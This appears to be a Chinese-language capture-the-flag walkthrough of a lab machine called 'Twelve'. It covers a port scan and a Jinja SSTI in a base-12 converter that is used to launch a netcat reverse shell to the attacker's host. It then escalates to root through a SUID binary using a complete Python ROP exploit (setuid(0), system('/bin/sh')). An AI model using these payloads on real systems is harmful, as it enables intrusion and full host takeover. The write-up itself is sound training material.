
群友靶机-Twelve-Tuf

信息收集

```
└─$ cat ports.nmap
# Nmap 7.98 scan initiated Thu Feb 19 05:05:49 2026 as: /usr/lib/nmap/nmap -p- --open
-Pn -n -oA ports 10.0.2.31
Nmap scan report for 10.0.2.31
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1212/tcp open  lupa
MAC Address: 08:00:27:24:A6:B8 (Oracle VirtualBox virtual NIC)

# Nmap done at Thu Feb 19 05:05:54 2026 -- 1 IP address (1 host up) scanned in 4.56
seconds
```

22,80没东西 锁定1212端口



一个10进制转12进制程序

Base-12 Converter

Enter a decimal integer to convert it into duodecimal format.

Decimal Input e.g. 144

Convert Now

Result Status

Error: '49' is not a valid integer

Reset System

输入 `{{7*7}}` 直接出来49 说明存在SSTI 直接反弹Shell

`{{request.application.__globals__.__builtins__.__import__('os').popen('busybox nc 10.0.2.3 4444 -e /bin/bash').read()}}`

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/twelve]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.31] 34138
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权


```
www-data@Twelve:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/passwd
/usr/local/bin/12
www-data@Twelve:/$ ls -la /usr/local/bin/12
ls -la /usr/local/bin/12
-rwsr-sr-x 1 root root 10240 Jan 30 09:53 /usr/local/bin/12
```

发现一个带有SUID的程序


```
www-data@Twelve:/$ 12 -h
12 -h
```

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 1
1
libc.so.6: 0x00007F08926C0690
5) Get libc address
6) Get address of a libc function
7) Nom nom r0p buffer to stack
8) Exit
:
```

拉到本地 用ghidra看一下



找到入口 FUN_00100c46



pwn这块不是特别懂 按照我理解方式来说 我们最终的目标是让返回地址落入到 `/bin/sh` 中 达到命令执行和提权的目的 默认开启了ASLR 所以程序每次的函数地址都是随机分布的 好在本身提供了libc地址和函数地址 由于相对距离不变 我们只需要算出基址 便可使用libc内的所有函数

同时 由于NX (No-Execute) 的存在，我们不能在栈上写自己的代码，而是从RDI 寄存器拿。因此需要利用 `libc` 里现有的指令片段（Gadgets）来拼凑功能 先执行 `pop rdi; ret` 把接下来的 `setuid(0)` 和 `system("/bin/sh")` 放入寄存器 最终完成提权。

偏移确定

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/twelve]
└─$ readelf -s ./libc.so.6 | grep "system@"
  1023: 000000000004c330    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5

┌──(kali㉿kali)-[~/Desktop/maze-sec/twelve]
└─$ readelf -s ./libc.so.6 | grep "setuid@"
   881: 00000000000d5370   120 FUNC    WEAK   DEFAULT   16 setuid@@GLIBC_2.2.5

┌──(kali㉿kali)-[~/Desktop/maze-sec/twelve]
└─$ python3 -c "print(hex(open('./libc.so.6','rb').read().find(b'\x5f\xc3')))"
0x27725

┌──(kali㉿kali)-[~/Desktop/maze-sec/twelve]
└─$ strings -a -t x ./libc.so.6 | grep "/bin/sh"
 196031 /bin/sh
```

实现代码如下

```
import subprocess
import struct
import sys
import time
```

```python
def p64(n):
    return struct.pack("<Q", n)

def solve():
    # 启动程序
    p = subprocess.Popen(['/usr/local/bin/12'], stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.STDOUT)

    def read_until(suffix):
        out = b""
        while not out.endswith(suffix):
            char = p.stdout.read(1)
            if not char: break
            out += char
        return out

    # 1. 泄露地址并计算
    read_until(b": ")
    p.stdin.write(b"2\nsystem\n")
    p.stdin.flush()
    data = read_until(b"\n")
    system_addr = int(data.split(b"0x")[1].strip(), 16)

    libc_base = system_addr - 0x4c330

    # 核心地址
    pop_rdi = libc_base + 0x27725
    bin_sh = libc_base + 0x196031
    setuid_addr = libc_base + 0xd5370
    ret = pop_rdi + 1 # 保持栈对齐

    # 2. 构造 ROP 链
    # setuid(0) -> system("/bin/sh")
    rop =  p64(ret)                    # 对齐
    rop += p64(pop_rdi) + p64(0)       # 参数1 = 0
    rop += p64(setuid_addr)            # 调用 setuid(0)
    rop += p64(pop_rdi) + p64(bin_sh) # 参数1 = "/bin/sh"
    rop += p64(system_addr)            # 调用 system("/bin/sh")

    print(f"[*] Libc Base: {hex(libc_base)}")
    print(f"[*] Setuid(0) Target: {hex(setuid_addr)}")

    # 3. 发送 Payload (选项 3)
    read_until(b": ")
    p.stdin.write(b"3\n")
    p.stdin.write(f"{len(rop)}\n".encode())
    p.stdin.flush()
    time.sleep(0.1)
    p.stdin.write(rop)
    p.stdin.flush()

    # 4. 触发 (选项 4)
```

```python
    read_until(b": ")
    p.stdin.write(b"4\n")
    p.stdin.flush()

    print("[+] Root Payload 发送成功! 正在尝试接管交互...")

    # 5. 原生交互逻辑
    import threading
    def pipe_stdin():
        while True:
            line = sys.stdin.readline()
            if not line: break
            p.stdin.write(line.encode())
            p.stdin.flush()

    threading.Thread(target=pipe_stdin, daemon=True).start()
    while True:
        try:
            output = p.stdout.read(1)
            if not output: break
            sys.stdout.buffer.write(output)
            sys.stdout.buffer.flush()
        except EOFError: break

if __name__ == "__main__":
    solve()
```

```
www-data@Twelve:/tmp$ python3 a.py
python3 a.py
[*] Libc Base: 0x7f2b14e69000
[*] Setuid(0) Target: 0x7f2b14f3e370
[+] Root Payload 发送成功! 正在尝试接管交互...
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: Exiting.
id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
whoami
whoami
root
```

结束